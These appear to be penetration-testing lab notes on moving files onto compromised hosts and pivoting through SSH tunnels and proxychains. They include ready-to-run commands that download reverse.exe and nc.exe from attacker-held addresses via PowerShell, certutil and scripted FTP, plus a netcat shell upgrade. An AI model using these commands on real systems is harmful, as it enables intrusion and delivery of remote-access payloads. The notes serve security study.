**FILE TRANSFERS**

**Installing Pure-FTPd**

**INSTALLING:** sudo apt update && sudo apt install pure-ftpd

When we get a shell using nc use python -c 'import pty; pty.spawn("/bin/bash")' immediately to get a interactive shell => linux to linux .

Usage of ftp :

In the shell type => **ftp < our ip>**

To start ftp : sudo systemctl start pure-ftpd

To stop ftp: sudo systemctl stop pure-ftpd

**Windows file transfers:**

Since ftp is an interactive process and we cant cant do interactive with nc we can use the

-s <file name> to make our ftp non interactive.

EG:-

C:\Users\offsec>**echo open 10.11.0.4 21> ftp.txt**

C:\Users\offsec>**echo USER offsec>> ftp.txt**

C:\Users\offsec>**echo lab>> ftp.txt**

C:\Users\offsec>**echo bin >> ftp.txt**

C:\Users\offsec>**echo GET nc.exe >> ftp.txt**

C:\Users\offsec>**echo bye >> ftp.txt**

To create a text file to login and get the file

EXECUTION: **ftp -v -n -s:ftp.txt**

**To start a web server in current directory:**

**P3:python -m http.server 9000 p2: python -m SimpleHTTPServer 9000**

**TO get a file (linux)::** curl <ip>/file.txt -o locat.txt

**To get a file(windows)::** certutil -urlcache -f http://<ip>:<port>/file.txt local.txt


**PORT REDIRECTION AND TUNNELING**

**RINETD**

**SSH TUNNELING**

The ssh is one of the most popular protocol for tunnelling and PORT FORWARDING.

**SSH LOCAL PORT FORWARDING (need to know ssh pass)**

kali=> linux client => windows sever.

We can move tools from kali to linux and then start hacking (long processes)

Instead we need to interact with the windows from kali pivoting through linux.

We can use ssh .

Syntax: ssh -N -L [bind\_address:]port:host:hostport [username@address]

**EG**: sudo ssh -N -L 0.0.0.0:445:192.168.1.110:445 [student@10.11.0.128](mailto:student@10.11.0.128)

Kali=>linux

**SSH Remote Port Forwarding**

In the case of previous scenario in this case we connect from linux =>kali.

Syntax: ssh -N -R [bind\_address:]port:host:hostport [username@address]

**Eg:** ssh -N -R 10.11.0.4:2221:127.0.0.1:3306 [kali@10.11.0.4](mailto:kali@10.11.0.4)

**SSH Dynamic Port Forwarding**

It is the most interesting part of the ssh . we can use **proxy** ie run nmap in our computer and it scan anaother network.

To set up:

Step 1:

Ssh syntax: sudo ssh -N -D 127.0.0.1:8080 [student@10.11.0.128](mailto:student@10.11.0.128)

Step 2:

**Add**  socks4 127.0.0.1 8080 to **etc/proxychains.conf.**

**To use eg:** sudo **proxychains** nmap --top-ports=20 -sT -Pn 192.168.1.11

SSH FOR WINDOWS TO KALI : plink.exe <user>@<kali> -R <kaliport>:<target-IP>:<target-port>

Powershell file ttransfer :

powershell "(New-Object System.Net.WebClient).Downloadfile(‘http://10.17.7.102:8000/reverse.exe’)"

or

powershell "(New-Object System.Net.WebClient).Downloadfile(‘http://192.168.49.248:8000/reverse.exe’,'reverse.exe')"

ort

powershell -c wget "http://10.17.7.102:8000/reverse.exe" -outfile "reverse.exe"

or

certutil -urlcache –f http://192.168.49.248/reverse.exe (only port 80)